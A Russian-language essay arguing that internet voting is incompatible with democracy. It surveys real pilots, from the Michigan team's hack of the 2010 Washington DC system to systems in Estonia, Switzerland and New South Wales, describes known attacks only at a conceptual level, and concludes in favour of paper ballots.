В 2010 году Вашингтон, округ Колумбия, запустил пилотный проект, позволявший избирателям участвовать в местных выборах через онлайн-систему голосования. В сентябре 2010 года, ещё до приёма настоящих голосов, Избирательный совет провёл пилотное тестирование, открытое для любого члена широкой публики. В итоге атака команды исследователей из Мичиганского университета вынудила их отказаться от инициативы. Исследователям удалось захватить контроль над серверами, раскрыть тайные бюллетени и изменить итоговые результаты выборов. Ниже — резюме того, что обнаружила команда из Мичигана (полный текст их статьи доступен в [9]).

Система использовала стек Ruby on Rails, Apache и MySQL. Фронтальной веб-сервер принимает HTTPS-запросы от избирателей и перенаправляет их через обратный прокси на сервер приложений, где хранится программное обеспечение и бюллетени. Несколько брандмауэров усложняют атаки, блокируя исходящие TCP-соединения. Исследователи из Мичигана отметили, что система обнаружения вторжений перед веб-сервером не расшифровывала HTTPS-соединения, несущие атаку.

Для входа в систему избирателю требовались номер избирателя, зарегистрированное имя, почтовый индекс места жительства и 16-символьный шестнадцатеричный PIN. Эти данные рассылались избирателям по почте.

Сами бюллетени представляли собой PDF-файлы, заполняемые пользователем в программе для чтения PDF и затем загружаемые на сервер. Для защиты тайны голосования они шифровались открытым ключом, выданным избирательными чиновниками. По окончании выборов они передавались с сервера на автономную машину, хранящую закрытый ключ, где расшифровывались и подсчитывались. Вдумайтесь: машину для подсчёта бюллетеней держали в офлайне, но при этом на неё открывались произвольные PDF-файлы. :>

Вот лишь некоторые из атак, обнаруженных командой из Мичигана. Они похитили открытый ключ, который, невзирая на термин «открытый», следовало держать в тайне, поскольку он позволяет серверу приложений шифровать произвольные бюллетени для подмены настоящих. Завладев ключом, они действительно заменили все ранее поданные бюллетени сфальсифицированными, голосующими за нужный им список. Затем они подменили функцию обработки бюллетеней модифицированной, заменявшей каждый поданный бюллетень их поддельным. Это также разрушило принцип тайного голосования: новая функция позволяла отслеживать каждого избирателя. Кроме того, незашифрованная копия каждого бюллетеня сохранялась в /tmp плагином

PaperClip Rails до шифрования, что позволяло сопоставить время файла с журналами и связать прошлые бюллетени с конкретными избирателями. Учётные данные базы данных хранились в файле истории bash.

На сервере в /tmp был обнаружен даже 937-страничный PDF-файл с учётными данными всех избирателей — причём для НАСТОЯЩИХ выборов, а не только для пилотного тестирования. Не будь настоящие выборы отменены, их можно было бы использовать для голосования от имени реальных граждан.

По завершении атаки они, разумеется, очистили журналы и удалили все свои файлы с директорий сервера приложений.

Чтобы оставить след после полного захвата онлайн-системы голосования, они запрограммировали страницу подтверждения воспроизводить гимн Мичиганского университета каждый раз, когда пользователь подавал бюллетень.

Несмотря на этот музыкальный автограф, властям округа Колумбия потребовалось 36 часов, чтобы обнаружить атаку и остановить пилот (другой тестовый пользователь спросил в списке рассылки, какая песня воспроизводится при успешном голосовании, что и вызвало подозрения).

Существует множество других примеров применения интернет-голосования. Они приводятся как примеры стран, использующих интернет-голосование, а не обязательно как примеры взломов, хотя там, где уместно, я позволю себе указать на вызывающие озабоченность моменты.

Канада. Хотя на федеральных выборах интернет-голосование не применяется, в ряде канадских муниципалитетов оно доступно. Демоверсия системы Intelivote доступна по адресу [45], однако на последних выборах у неё были известные сбои. В 2010 году система использовалась по всему Онтарио и в конце голосования упала [46]. Президент Intelivote Systems Inc. заявил, что причиной стал неожиданно высокий спрос в сочетании с аппаратным сбоем. Компания утверждала, что «целостность голосования не была скомпрометирована и (Intelivote) уверена в официальных результатах выборов» [46].

Однако крайне тревожно то, что компания в найденном мной заявлении не сообщила о привлечении независимых сторон для проверки целостности системы. У любой компании наверняка есть финансовый стимул скрыть взломанные выборы, хотя у меня нет никаких доказательств того, что IntelliVote сделала что-либо подобное. Я лишь ставлю этот вопрос. Более правдоподобный и менее обвинительный сценарий: компания сама могла не знать, была ли она взломана, или не предприняла достаточных усилий для выяснения этого. Само существование таких стимулов означает, что любая система интернет-голосования должна подвергаться тщательному аудиту со стороны независимых органов.

Нью-Джерси. 29 октября 2012 года супершторм «Сэнди» обрушился на восточное побережье США, особенно сильно ударив по Нью-Джерси. Президентские выборы 2012 года в США состоялись всего неделю спустя, и многие вынужденные переселенцы нуждались в способе проголосовать. Губернатор распорядился разрешить перемещённым гражданам голосовать по электронной почте или факсу [17][18]. Это не только нарушало тайну голосования — адрес электронной почты привязывался к бюллетеню, — но и делало бюллетень уязвимым для взлома методами из ранних номеров Phrack, без каких-либо изощрённых атак.

Хотя подробного анализа результатов голосования по электронной почте в Нью-Джерси мне найти не удалось, я обнаружил сообщения как минимум о нескольких проблемах [36]. Избиратели, голосовавшие по электронной почте, были обязаны также отправить бумажную копию бюллетеня по почте, однако несколько клерков округов и исполнительный директор Демократической партии Нью-Джерси этого не знали. Скорее всего, тысячи избирателей тоже не знали. Требование присылать отдельный бумажный бюллетень неизменно порождает вопрос, который я не понимаю: зачем? Если все бумажные бюллетени действительно считают, голосование по электронной почте

было лишь красивой пустышкой и ничего не упростило и не удешевило. Если бумажные бюллетени не проверяют все до одного, присылать их не было смысла, а значит, результатам нельзя доверять. Выбор между удобством и достоверностью на выборах должен всегда решаться в пользу достоверности (бумажные бюллетени).

Аризона. Праймериз Демократической партии Аризоны по выбору президентского кандидата в 2000 году стали первыми крупными выборами, проведёнными через интернет [19]. Частная компания Election.com, нанятая для проведения выборов, заявила об отсутствии взломов. Это создало прецедент для крупных публичных выборов с участием интернет-голосования.

Соединённые Штаты. США разрешают военнослужащим, находящимся в командировке, голосовать онлайн.

Эстония. Первой страной, применившей интернет-голосование на национальном уровне, стала Эстония в 2005 году. Эстонцы имеют национальное удостоверение личности со встроенным цифровым сертификатом, который в сочетании с персональным PIN-кодом позволяет однозначно идентифицировать человека. Для считывания цифрового сертификата нужен картридер за 7 долларов. Сайт для голосования использует это в сочетании с PIN-кодом для аутентификации голосующего [20]. Согласно PDF в [20], конфиденциальность бюллетеней обеспечивается следующим образом:

«Схема двойного конверта, используемая при голосовании по почте в ряде стран, гарантирует тайну голосования. Выбор избирателя шифруется приложением для голосования (то есть избиратель запечатывает выбор во внутренний чистый конверт) и затем подписывается цифровой подписью (то есть помещает внутренний конверт во внешний и пишет на нём своё имя и адрес). Подписанные и зашифрованные голоса (внешние конверты) собираются на центральном сайте для проверки и обеспечения того, чтобы от каждого избирателя был засчитан только один голос. Перед подсчётом цифровые подписи с персональными данными (внешние конверты) снимаются, и анонимные зашифрованные голоса (внутренние конверты) помещаются в урну для подсчёта. Схема использует криптографию с открытым ключом»

Что я думаю об этой реализации интернет-голосования? Несколько мыслей. Прежде всего, Эстония уникальна тем, что все её граждане имеют национальное удостоверение личности со встроенным смарт-чипом. И тем не менее команда наблюдателей ОБСЕ/БДИПЧ (Организации по безопасности и сотрудничеству в Европе / Бюро по демократическим институтам и правам человека) обнаружила серьёзные проблемы безопасности на выборах 2007 года [2].

Среди выявленных проблем: руководитель проекта мог по своему усмотрению вносить изменения в программное обеспечение для голосования, а значит, на сервер легко могла быть помещена версия, изменённая инсайдерами. Кроме того, отчёт о проверке кода так и не был создан, а политика, определяющая, когда интернет-голоса должны быть признаны недействительными, отсутствует. Не могу достаточно подчеркнуть этот момент, применимый ко всем странам: большинство сторонников интернет-голосования говорят: «Не волнуйтесь, если обнаружится мошенничество, мы всегда можем аннулировать интернет-голоса». Но никто, достаточно умный, чтобы взломать выборы в целой стране, не совершит мошенничество настолько очевидно, что люди сочтут нужным аннулировать голоса. Напротив, он сгенерирует статистически правдоподобные результаты и уничтожит все следы своей деятельности.

Австрия. В 2009 году Австрия использовала интернет-голосование на выборах в студенческий союз — Федерацию студентов, согласно данным Комиссии по содействию выборам США (ЕАС) [48]. Хотя Австрия не допускает использования интернет-голосования на парламентских выборах, выборы студенческих союзов в Австрии регулируются законом и были допущены к проведению онлайн. В качестве провайдера программного обеспечения была выбрана европейская компания

Scytl. На выборах использовалось национальное удостоверение личности с двумя отдельными PIN-кодами, которые избиратель должен был использовать в процессе голосования. Также требовался картридер для этого удостоверения.

Финляндия. Согласно тому же отчёту ЕАС, Финляндия разрешила интернет-голосование на муниципальных выборах в 2008 году [48]. В Финляндии для доступа к приложению для интернет-голосования использовались киоски на избирательных участках, а не голосование из дома. Голоса шифровались и подписывались цифровой подписью киоска перед передачей на сервер. На этих выборах обнаружилась ошибка, из-за которой часть голосов не была учтена, и везде, где применялось интернет-голосование, пришлось проводить повторное. В итоге пилот был закрыт. Примечательно, что финны выбрали киоски на участках, поскольку считали голосование из дома угрозой тайне голосования и почвой для подкупа и запугивания избирателей.

Франция. В докладе ЕАС рассматривается использование интернет-голосования во Франции, начиная с 2001 года [49]. В 2001 году коммуна Вуазен-ле-Бретонно провела пилот интернет-голосования с использованием киосков на участках — как финны. Это касалось только муниципальных выборов. В 2009 году Министерство иностранных дел Франции организовало интернет-голосование для французских граждан, проживающих за рубежом. Система была разработана, чтобы упростить голосование для зарубежных избирателей, и ею воспользовались 310 000 французских граждан. Технологию предоставили Scytl и Atos Origin. В отчёте упоминается, что выборы прошли аудит компании Opida, занимающейся консалтингом в области безопасности. Как ни странно, найти компанию под названием Opida мне не удалось, однако во Франции существует консалтинговая фирма по безопасности Oppida, и я предполагаю, что именно она имеется в виду [49].

Швейцария. В Швейцарии интернет-голосование доступно в трёх из 26 кантонов: Женеве, Невшателе и Цюрихе [49]. Поскольку все три используют разные системы, я хочу остановиться на системе Женевы. Правительство Женевы само владеет и управляет системой. Избиратели получали по почте карточку избирателя с информацией, необходимой для голосования по интернету, почте или лично. Избиратель использовал данные с этой карточки для входа в онлайн-систему голосования. Затем он делал выбор в бюллетене и перед подачей видел экран подтверждения со всеми своими выборами. Наконец, для подачи бюллетеня требовалось ввести PIN-код с карточки избирателя.

Примечательно, что Государственный совет Женевы установил следующие 11 требований к выборам (приводятся дословно из [49]):

- 1) Голоса не могут быть перехвачены или изменены
- 2) Голоса не могут быть известны до подсчёта бюллетеней
- 3) Голосовать смогут только зарегистрированные избиратели
- 4) Каждый избиратель подаёт один и только один голос
- 5) Тайна голосования гарантирована
- 6) Приложение для голосования выдержит любую DoS-атаку
- 7) Избиратели будут защищены от кражи личных данных
- 8) Число поданных голосов = числу полученных бюллетеней
- 9) Должна быть возможность доказать, что гражданин X проголосовал
- 10) Система не будет принимать голоса вне периода открытия голосования
- 11) Система должна поддаваться аудиту

Эти требования кажутся мне любопытными, поскольку в теории выполнить их в компьютеризированной системе невозможно. Проблема в использовании таких слов, как «не могут» и «доказать». Например, я предполагаю, что там, где говорится «голоса не могут быть перехвачены или изменены», используется SSL для шифрования веб-трафика. Но SSL, разумеется, можно атаковать, а значит, голоса могут быть перехвачены или изменены.

Швейцарцы применяют одну действительно замечательную технологию в своих системах голосования: квантовое шифрование [24][54]. Детали квантового шифрования выходят за рамки

данной статьи, но суть в том, что для передачи зашифрованных сообщений используются фотоны света. В основе лежит то, что квантовое состояние частицы нельзя наблюдать без его необратимого изменения, поэтому перехватчики не могут прочитать фотоны, не уничтожив закодированную в них информацию. Швейцарцы используют технологию квантового шифрования для передачи результатов подсчёта голосов по оптоволоконному кабелю от станции подсчёта в городе до правительственного дата-центра в пригороде Женевы.

Великобритания. Согласно отчёту EAC [48], Великобритания провела более тридцати пилотов интернет-голосования на местных выборах с 2002 по 2007 год. В пилоте 2002 года девять населённых пунктов использовали интернет-голосование. Ливерпульский пилот особенно интересен тем, что избиратели могли голосовать по SMS, а также с домашних компьютеров. Ливерпульский пилот вела Election.com — та же компания, что проводила праймериз Демократической партии Аризоны в 2000 году.

В Ливерпуле избирателям рассылался информационный лист с PIN-кодами, паролями, кодами кандидатов, веб-адресом и инструкциями. Избиратели, пользовавшиеся интернет-голосованием, заходили на сайт и вводили PIN и пароль из своего информационного листа. Затем делали выбор и подавали голос после подтверждения. Голос передавался через интернет на серверы Election.com, где и суммировался.

Избиратели, голосовавшие по SMS, отправляли текстовое сообщение в следующем формате:

```
<PIN>  
<ПАРОЛЬ>  
<НОМЕР КАНДИДАТА>
```

Сообщение отправлялось на указанный в информационном листе номер телефона. По всей видимости, каждый избирательный округ использовал отдельный номер. Избиратель получал подтверждающее SMS, а голос затем отправлялся на тот же сервер Election.com. У меня масса претензий к голосованию по SMS. Я не очень разбираюсь в протоколах SMS, но прочитанное говорит о том, что SMS-сообщения шифруются устаревшим шифром A5 и только между телефоном и вышкой сотовой связи [50]. К тому же по личному опыту знаю, как часто отправленное сообщение приходит лишь через часы или дни. Не та система, которой я хотел бы доверить свой голос.

В Ливерпуле в рамках пилота 2002 года, по данным EAC: 59,4% избирателей голосовали лично или по почте, 16,4% — через интернет, 17,4% — по телефону, 6,7% — по SMS.

Штат Новый Южный Уэльс. Нельзя забывать об австралийцах! Последний пример из отчёта EAC [48] — штат Новый Южный Уэльс, где на выборах 2011 года избирателям разрешили голосовать из дома через интернет и телефон. Систему назвали iVote. Она предназначалась для избирателей с ограниченными возможностями (в том числе с юридической слепотой), неграмотных избирателей, а также тех, кто находится в поездке или живёт в 20 км и более от ближайшего участка. За основные технологии системы отвечала компания Everyone Counts [51]. Избиратели регистрировались для использования iVote через интернет или по телефону. При регистрации указывался шестизначный PIN. Затем избиратель получал восьмизначный номер iVote (отправлявшийся по электронной почте, почте, телефону или SMS). В ходе этого испытания 2 259 человек проголосовали по телефону и 44 605 — через интернет.

Правительство Нового Южного Уэльса подготовило поствыборный отчёт [52]. Его составление было поручено Pricewaterhouse Coopers (PwC) — одной из «большой четвёрки» аудиторских фирм. В отчёте [52] утверждается, что никакого вмешательства в бюллетени обнаружено не было. Однако авторы лишь упоминают, что эта информация получена по итогам «криптографических проверок целостности» — слишком размыто, чтобы делать какие-либо выводы. Стоит обратить внимание на пример Helios, рассматриваемый далее: отсутствие вмешательства на стороне сервера само по себе является слабым свидетельством того, что выборы не были сфальсифицированы.

В отчёте отмечается, что система iVote тестировалась и тестовые результаты совпадали с тестовыми голосами для интернет- и телефонного голосования. Однако команда исследователей Принстонского университета написала вредоносную программу для машины Diebold Accuvote-TS, которая отключалась в режиме тестирования, а после выборов полностью уничтожала себя, не оставляя следов [53]. Аналогичная атака могла бы сработать против онлайн-системы голосования типа iVote, хотя, разумеется, никаких доказательств того, что это было сделано... пока.

Отчёт PwC также содержит список инцидентов в Приложении С [52]. Проблемы варьировались от относительно безобидных (избирателям были отправлены неверные номера iVote, затем исправленные с просьбой проголосовать повторно) до серьёзных. 23 марта 2011 года с 10:24 до 10:33 произошёл восьмиминутный сбой системы iVote, причина которого так и не была установлена. Не каждый сбой системы — признак злого умысла, но в системе, проводящей выборы в штате, хотелось бы получить лучший ответ, чем «причина не установлена».

Кибервойна стала большим бизнесом. Например, 20 марта 2013 года телевизионные сети и банки Южной Кореи были парализованы кибератакой, ответственность за которую в итоге возложили на Северную Корею [11]. Правительство США, похоже, буквально помешано на кибератаках, исходящих из Ирана и Китая [29]. Хотя трудно судить о достоверности конкретных заявлений о том, кто кого атакует, думаю, мы все согласны: агрессивные атаки между странами — реальность. Если национальные выборы будут проводиться через интернет-голосование, у иностранных государств появится высокая мотивация и желание нарушить их ход или взять их под контроль.

Ещё одна умозрительная, но реальная угроза — фишинговая и/или дезинформационная атака. Например, в 2012 году в Мэдисоне, Висконсин, США, Республиканская партия разослала письма в районы с преобладанием демократов, содержащие неверные инструкции по регистрации [30]. Неизвестно, было ли это преднамеренно или случайно, но подозрительно — и можно представить, как рассылают e-mail с указанием перейти на поддельный сайт для голосования. Он мог бы выглядеть идентично настоящему и либо просто пропадал бы голос, либо крались учётные данные для использования на реальном сайте голосования. Это умозрительно, и вряд ли таким образом можно сфальсифицировать целые выборы, но подобные трюки могут лишить определённый процент избирателей их права голоса и даже изменить исход в крайне близкой гонке.

Также можно было бы собирать учётные данные в недели перед выборами, рассылая e-mail с предложением «ввести данные для подтверждения учётной записи онлайн-голосования». Затем эти данные можно использовать для голосования в день выборов. Как и дезинформационная атака, это дало бы ограниченный эффект, но всё равно могло бы повлиять на исход в близкой гонке и посеять замешательство среди населения.

Ещё одна атака, применявшаяся в реальности против систем голосования, — браузерный руткит: в браузер тайно устанавливается расширение, изменяющее поведение веб-страниц. Система голосования Helios [32] — это система интернет-голосования с открытым кодом, позволяющая подавать тайный бюллетень с одновременной проверкой того, что он был получен и правильно засчитан (исходный код доступен в [33]). Иными словами, это математически и криптографически корректная модель интернет-голосования. Helios активно использует клиентский JavaScript для хранения самого бюллетеня; реализованное шифрование Exponential ElGamal [34] также написано на JavaScript. Часть вычислительно интенсивных криптографических процедур реализована на Java, для чего на браузере требуется JVM. JavaScript и JVM — можно ли пожелать лучшего вектора атаки? :->

В системе Helios кандидатам разрешено прикладывать PDF-файл (ещё один великолепный вектор атаки) с описанием своей кандидатуры для ознакомления избирателей. Схема, думаю, уже понятна: эксплуатируется уязвимость в PDF для установки вредоносного браузерного руткита в виде расширения (выбран Firefox, но авторы утверждают, что IE атаковать было бы не сложнее) —

фактически он внедряется в уже установленное расширение, чтобы пользователь не заметил появления нового. Браузерный руткит следит за веб-трафиком пользователя и активируется, как только тот заходит на сайт для голосования. В этот момент он получает полный контроль над тем, что клиент делает и видит на своей стороне системы голосования.

Исследователи Сагар Эстехгари и Иво Десмедт реализовали эту атаку против Helios. Полный отчёт доступен в [31].

В их сценарии Алиса баллотируется против Барта Пренила, и им нужно, чтобы Алиса победила, — поэтому она загружает руткитный PDF. В этой атаке реализовать её мог только кандидат или администратор, поскольку избиратели не могут самостоятельно загружать PDF на сервер.

Когда руткит установлен, при голосовании за Барта голос меняется на Алису. Но страница подтверждения и открытый вид бюллетеня изменяются так, чтобы показывать, что был выбран Барт, — тем самым избиратель вводится в заблуждение. Оставалась проблема с проверкой бюллетеня: система выдала бы сообщение «Шифрование не совпадает». Её решили, заменив функцию проверки на ту, которая всегда выводит «Шифрование проверено» — при любых обстоятельствах.

Эта атака могла быть распространена любым способом и направлена против любой системы. Главное: пока каждый домашний компьютер является потенциальным кабиной для голосования, невозможность взломать сервер выборов ничего не решает. Взломав браузер пользователя и тайно меняя голоса, можно всё равно скрытно манипулировать выборами. Даже правильно спроектированная система голосования может быть скомпрометирована, поскольку «кабина для голосования» небезопасна.

Существует ещё одна проблема, связанная с тем, что каждый домашний компьютер теперь потенциально является кабиной для голосования. Подтасовка результатов через подкуп и запугивание снова наберёт популярность. Сейчас это трудно осуществить, потому что люди голосуют тайно, в отдельной кабине. Ни один головорез не может заплатить им взятку, зная наверняка, что они проголосовали нужным образом, и не может избить их, зная, что они проголосовали не так (кроме описанного ранее приёма с «помощью избирателям»). При интернет-голосовании можно просто наблюдать, как они голосуют, или устроить у себя дома «общественное мероприятие по голосованию» и «доить» всех участников.

Напомню: почему мы должны сосредотачивать наш скептицизм исключительно на угрозах извне? Как я уже цитировал Босса Твида: пока власть контролирует инсайдеров, считающих голоса, их редко можно остановить. Большинству известен знаменитый пример из фильма «Офисное пространство», где программное обеспечение компании запрограммировано на перекачку крошечных долей каждой транзакции на банковский счёт, что в итоге идёт не по плану. Но некоторым программистам, пишущим программное обеспечение для голосования, совсем не трудно было бы втихую добавить код, изменяющий результаты выборов (вспомните эстонский случай, где руководитель проекта мог по своему усмотрению отправлять изменения на сервер).

6. Схемы интернет-голосования с сквозной верификацией

Криптографически верифицируемая схема голосования Helios уже упоминалась в этой статье. Подобные схемы пытаются компенсировать проблемы, возникающие при голосовании через сеть из ненадёжных и зачастую скомпрометированных компонентов. Однако было продемонстрировано, что браузерный руткит успешно подрывает схему голосования. Существуют и другие системы, идущие на шаг дальше: они используют специализированные принтеры для создания физических криптографически подписанных квитанций. Эти схемы ближе к машинам DRE, поскольку требуют,

чтобы избиратели приходили на избирательный участок со специализированным оборудованием. Тем не менее я хочу рассмотреть их, поскольку теоретически они могут быть подключены к интернету для агрегации и подсчёта голосов, а для публикации доказательств правильного подсчёта бюллетеней в них используются интернет-доски объявлений.

Одной из наиболее известных схем является схема Дэвида Чаума «Квитанции тайного голосования: подлинные выборы с верификацией избирателем» [60]. Детальная криптография схемы выходит за рамки данной статьи, однако заинтересованным читателям рекомендую ознакомиться как со статьёй самого Чаума [60], так и с анализом уязвимостей схемы, проведённым Крисом Карлофом и соавторами [61], в котором выявлены ключевые недостатки.

В схеме Чаума избиратели получают физическую квитанцию своего бюллетеня, состоящую из двух отдельно ламинированных слоёв. Вместе слои образуют читаемое человеком изображение бюллетеня. Но каждая половина по отдельности выглядит как набор случайных чёрно-белых пикселей. После того как машина печатает квитанцию, избиратель сообщает машине, какую половину он оставит в качестве доказательства (это должно быть сделано уже после печати квитанции), а вторую уничтожает на избирательном участке. Впоследствии криптографический материал, встроенный в сохранённый слой, позволяет доверенным лицам на выборах провести подсчёт бюллетеня, а избиратели могут убедиться в правильном учёте своего голоса, найдя свою квитанцию на публичной доске объявлений.

Мне не известно ни одного доказательства ущербности криптографической схемы Чаума, однако, как указывают Карлоф и соавторы, эти схемы голосования реализуются в системах с очень широкой областью охвата, и в самих системах, а также из-за человеческих ошибок возникает множество возможностей для изъянов. Интересны представленные ими атаки методами социальной инженерии. Рядовые граждане не разбираются в криптографии достаточно глубоко, чтобы, как правило, заметить даже незначительное отклонение в криптографическом протоколе. Например, если машина спрашивает избирателя, какую часть квитанции он хочет оставить (верхнюю или нижнюю), до того как распечатает подписанную квитанцию, машина может сконструировать обе части так, чтобы они расшифровывались в произвольный бюллетень по выбору атакующего (объяснение см. в [61]).

В этом и состоит моя принципиальная претензия к подобным схемам. Как я объясняю в заключении, одним из центральных принципов демократических выборов является то, что рядовые граждане видят и понимают процесс голосования и доверяют результатам. Рядовые граждане, включая меня самого, не понимают эти схемы в достаточной мере, чтобы контролировать выборы и испытывать к ним доверие. Хуже того, сколь бы ни была математически безупречна лежащая в основе криптография, реализация криптографических примитивов должна быть абсолютно корректной. Государство может легко обнаружить и использовать даже тончайшие статистические изъяны в генерации псевдослучайных чисел — если, конечно, оно предварительно не внедрило бэкдор в генерирующее ключи аппаратное обеспечение, используемое на выборах.

Рядовые граждане могут наблюдать, как избиратели опускают бюллетени в урны, а затем смотреть, как бюллетени вынимают и подсчитывают. Рядовые граждане замечают, если кто-то уносит все урны в секретную комнату и выходит с ними обратно. Рядовые граждане, включая меня, не способны взглянуть на криптографически подписанную квитанцию и сказать: «А, генерация случайных чисел ущербна!». Поэтому сложная криптографическая схема, непонятная широкой публике, — не тот путь к доверию в демократических выборах.

7. Сопротивление

Несмотря на число стран, внедряющих пилоты интернет-голосования, в ряде государств электронное голосование в целом столкнулось с серьёзным противодействием.

В 2007 году Нидерланды запретили использование машин для голосования Nedap [58], сославшись на отсутствие бумажного следа. В 2009 году Ирландия также отказалась от своей инициативы по электронному голосованию, указав на высокую стоимость и недоверие к способности компьютеров безопасно провести подсчёт на выборах [57].

Наиболее интересным, однако, я нахожу запрет электронных машин для голосования в Германии в 2009 году: многие выводы Федерального конституционного суда Германии совпадают с моей критикой интернет-голосования (примечание: Германия запретила *электронные* машины для голосования, а не интернет-голосование, но это всё равно связано).

Немецкий суд установил, что машины неконституционны, поскольку от рядового гражданина нельзя ожидать понимания того, что машина делает при подсчёте результатов (это «чёрный ящик»). Кроме того, суд посчитал, что в традиционной системе голосования манипуляции и мошенничество куда сложнее осуществить и они несут значительный риск обнаружения. Тогда как ошибку или умышленное мошенничество в программном обеспечении для голосования легко внедрить и крайне сложно выявить [59].

8. Но ведь мы используем интернет для [чего угодно]

Одно из расхожих заблуждений в поддержку интернет-голосования: если интернет используется для других важных операций — банковских и коммерческих, — почему ему нельзя доверять голосование? Главных ответа два: онлайн-банкинг не является тайным, а банковское мошенничество можно компенсировать деньгами.

Допустим, я захожу в интернет и перевожу 1000 долларов арендодателю за квартиру. Арендодатель видит, что я перевёл 1000 долларов, я вижу, что с моего счёта списано 1000 долларов, и банк имеет записи об этих транзакциях. Я могу позвонить арендодателю и убедиться, что он получил деньги. Если он солжёт и скажет, что не получал, у банка всё равно есть записи, и я смогу доказать факт оплаты. Если транзакция прошла с ошибкой и арендодателю перечислили 2000 долларов, я увижу это в выписке и смогу потребовать деньги обратно, поскольку по договору ему причитается только 1000 долларов. Но при голосовании, из-за тайны бюллетеня, такая верификация невозможна. Я знаю, что отправил бюллетень, но не знаю, был ли он засчитан за того, за кого я хотел проголосовать. Я даже не знаю, был ли он засчитан вообще. Если проводить аналогию с арендодателем, я видел бы, что с моего счёта списана какая-то неизвестная сумма, понятия не имел, каков мой текущий баланс, и не мог бы узнать, получил ли арендодатель деньги, — причём ни он, ни банк не имели бы никаких записей об этом.

Другой аспект — компенсация мошенничества. Когда бизнес оценивает технологию, ключевой вопрос: превышает ли экономия от её использования связанные с ней издержки. Рост мошенничества из-за онлайн-банкинга — безусловно, издержка, но банкинг экономит банкам и потребителям столько времени и денег, что имеет смысл просто компенсировать ущерб. То есть, когда деньги пропадают со счетов, банки готовы просто вернуть их и принять убыток — потому что в итоге всё равно в выигрыше. Но с голосованием это не работает. Нельзя «компенсировать» украденные выборы: они сфальсифицированы, и доверие всей страны к ним подорвано — если кто-то вообще заметит мошенничество.

В электронной коммерции вполне обычное дело — разрешить супругу или ребёнку воспользоваться вашими учётными данными для совершения покупки. Однако позволить кому-то голосовать под вашим именем и с вашим бюллетенем, как правило, незаконно. При

интернет-голосовании узнать об этом невозможно. Представьте себе сайт, аналогичный Silk Road [15], созданный специально для продажи учётных данных избирателей в обмен на биткоины.

9. Представляя более безопасную систему интернет-голосования

В книге «Сломанные бюллетени» [2] упоминается, что в 1875 году Генри Спратт из Англии получил патент США на машину для голосования. Патент США № 158 652 утверждает, что устройство позволяет «голосовать (то есть голосовать тайно) без помощи шаров, билетов, жетонов, букв, цифр, официальных печатей или урн; во-вторых, обеспечивает абсолютную тайну, делая невозможным установить, за кого проголосовал избиратель; в-третьих, при сохранении тайны все стороны — "за" и "против" — могут быть уверены, что избиратель проголосовал; в-четвёртых, по закрытии опроса результат голосования может быть мгновенно объявлен; в-пятых, полный контроль над числом поданных голосов, исключающий любые манипуляции с устройством».

Это заявление примечательно тем, что оно остаётся центральным принципом, который до сих пор пытается соблюсти избирательная технология. Разумеется, теперь мы знаем, что даже спустя 140 с лишним лет решить эту задачу не удалось.

Мэтт Бишоп описывает свойства, которые академическая среда считает обязательными для системы электронного голосования [56]. Я перечислю те из них, которые считаю наиболее важными для данной статьи:

- 1) Система электронного голосования не должна иметь возможности связать голоса с конкретным избирателем
- 2) Система электронного голосования должна не допускать подачи избирателем более установленного числа голосов в одной гонке или более одного голоса на бюллетень
- 3) Избиратель должен иметь возможность проверить голоса в бюллетене в любой момент до его подачи
- 4) Система электронного голосования должна точно подсчитывать голоса. Голоса не должны быть намеренно или случайно учтены неверно.
- 5) Должна быть возможность провести аудит объявленных итогов голосования с помощью внеполосного механизма. Пересчёт не может проводиться путём повторного подсчёта голосов на сервере, поскольку сервер с ошибкой выдаст такой же неверный результат.

Я бы добавил шестое требование:

- 6) Доверие. Широкая общественность должна иметь возможность доверять тому, что голоса или результат подсчёта не были изменены ни на каком этапе процесса подсчёта.

Итак, вопрос: можем ли мы спроектировать систему, отвечающую всем этим требованиям? Как мы видели на примере Helios, математические модели для этого существуют. Но наши компьютеры настолько изобилуют уязвимостями, что это неосуществимо с учётом современных знаний о проектировании защищённых компьютерных систем. Надеюсь, приведённые мной примеры убедили вас в этом.

10. Заключение

В этой статье было уделено немало внимания практике интернет-голосования и его техническим недостаткам. Но я хотел бы завершить кратким рассуждением о социологии демократии. Я

убеждён в следующем:

1. Интернет-голосование несовместимо с демократией
2. Никакой объём технологий не может это изменить
3. За кого ты проголосовал — должно быть тайной
4. Кто голосовал — не должно быть тайной, напротив, это должно быть известно как можно шире
5. И кто считает голоса, и как — безусловно, тоже не должно быть тайной

Как я уже упоминал, в 1856 году комитет бдительности в Сан-Франциско впервые обнаружил урну для голосования с двойным дном, где хранились бюллетени, — их можно было незаметно подмешать к настоящим перед подсчётом. С тех пор люди непрестанно пытаются бороться с избирательным мошенничеством с помощью технологий [2].

Демократия в некотором роде чудесна по сравнению с прежними формами правления: власть передаётся гладко и без насилия, даже между противоборствующими фракциями. Это происходит потому, что люди признают: тот, кто набрал наибольшее число голосов, имеет законное право на власть. Если же люди не верят в легитимность голосования, они не признают правителя законным, — и социальный хаос может последовать.

Ситуацию дополнительно усложняет то, что голосование должно быть тайным, иначе граждан можно принудить голосовать в определённых интересах (или банально подкупить). Поскольку я не могу заглянуть в базу данных и увидеть, что за кандидата Боба на каких-то выборах был засчитан голос от моего имени, мне приходится изначально доверять процессу подсчёта голосов. Это означает, что я доверяю: организация, ведущая подсчёт (правительство), успешно противостоит внешним интересам, желающим подтасовать результат.

На протяжении сотен лет мы пользовались бумажными бюллетенями для подсчёта на выборах. Бумажные бюллетени далеко не идеальны — мы видели случаи мошенничества на местном уровне. Однако у бумажных бюллетеней нет единой точки отказа, через которую можно было бы столь эффективно скомпрометировать выборы целой страны, — особенно в странах, не известных системной коррупцией. Работники участков проверяют, кто реально приходит голосовать, и отмечают имена проголосовавших (во многих городах они узнают немалую часть избирателей в лицо). Затем бюллетени подсчитываются людьми — на глазах у других людей — на каждом участке. Результаты затем собираются по округам, штатам и так далее. Это распределённая, отказоустойчивая система, основанная на доверии людей к процессу, который ведут другие люди, за которыми они могут наблюдать и который способны понять.

При интернет-голосовании простая программная ошибка может затронуть целые участки, регионы или страны и быть крайне сложно обнаруживаемой. Умышленно внедрённая ошибка, предназначенная для манипулирования выборами, проскользнёт так же легко и будет иметь те же последствия. Людям очень трудно знать наверняка, что делает компьютер, — тем более когда каждый компьютер в интернете является потенциальной кабиной для голосования.

Таким образом, интернет-голосование — это не случай, когда технология поднимает демократию на новый уровень. Это случай, когда технология подрывает доверие к процессу, которому необходимо доверять, чтобы избранные правительства могли существовать. Я — один из тех избирателей, кто рад продолжать голосовать бумажными бюллетенями.

11. Благодарности

